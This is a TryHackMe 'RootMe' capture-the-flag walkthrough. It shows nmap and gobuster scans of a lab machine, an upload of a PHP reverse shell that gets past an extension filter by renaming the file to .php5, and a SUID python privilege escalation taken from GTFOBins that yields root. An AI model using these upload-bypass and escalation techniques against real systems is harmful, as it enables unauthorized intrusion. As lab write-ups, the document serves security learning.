
RootMe TryHackMe

First we connect to the THM(TryHackMe) server using Openvpn

After making sure we can connect we run a nmap scan on the IP address



```
root@kali:~# nmap -sC -A -sV 10.10.186.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-09 01:07 EST
Nmap scan report for 10.10.186.19
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/9%OT=22%CT=1%CU=43518%PV=Y%DS=2%DC=T%G=Y%TM=5FD069B
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A)SEQ(SP=FE
OS:%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=
OS:M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)WIN(W1=F4B3%W2=F4
OS:B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW6
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT       ADDRESS
1   123.58 ms 10.9.0.1
2   123.97 ms 10.10.186.19

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.46 seconds
root@kali:~# █
```

With the nmap results we can answer the first 3 questions given

1. Scan the machine, how many ports are open?

2


2. What version of Apache are running?

2.4.29

3. What service is running on port 22?

ssh

After this we are tasked with running gobuster on the nmap so we will do that now.



```
root@kali:~# gobuster dir -u http://10.10.186.19 -w /usr/share/dirb/wordlis
ts/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.186.19
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/09 01:12:53 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2020/12/09 01:13:51 Finished
===============================================================
```


With the gobuster results we can answer the 4th question.

4. What is the hidden directory?

/panel/


If we go to this extension that we have found it allows uploads of files. We are going to upload a reverse shell using a php based reverse shell.

The directory wont just take a reverse shell so we must rename the end of it. I added a 5 to the end and it worked.



```
Parent Directory
reverse-shell.jpeg.php.gif 2020-12-09
reverse-shell.jpeg.php5    2020-12-09
```

After this we are dropped in as a user and we than use find / -type f -name user.txt 2> /dev/null to find the file we are looking for.




```
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
```

Now we must do a priv esc. We are given a hint about SUID.

But first, lets get a full interactive shell with python3 -c 'import pty;pty.spawn("/bin/bash")'


Now we use the exploit we find on GTFObins.



```
sudo sh -c 'cp $(which python) .; chmod +s ./python'

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Now we have root! Next we need to find the root flag.



```
# find / -type f -name root.txt 2> /dev/null
find / -type f -name root.txt 2> /dev/null
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
```

Boom! We got root!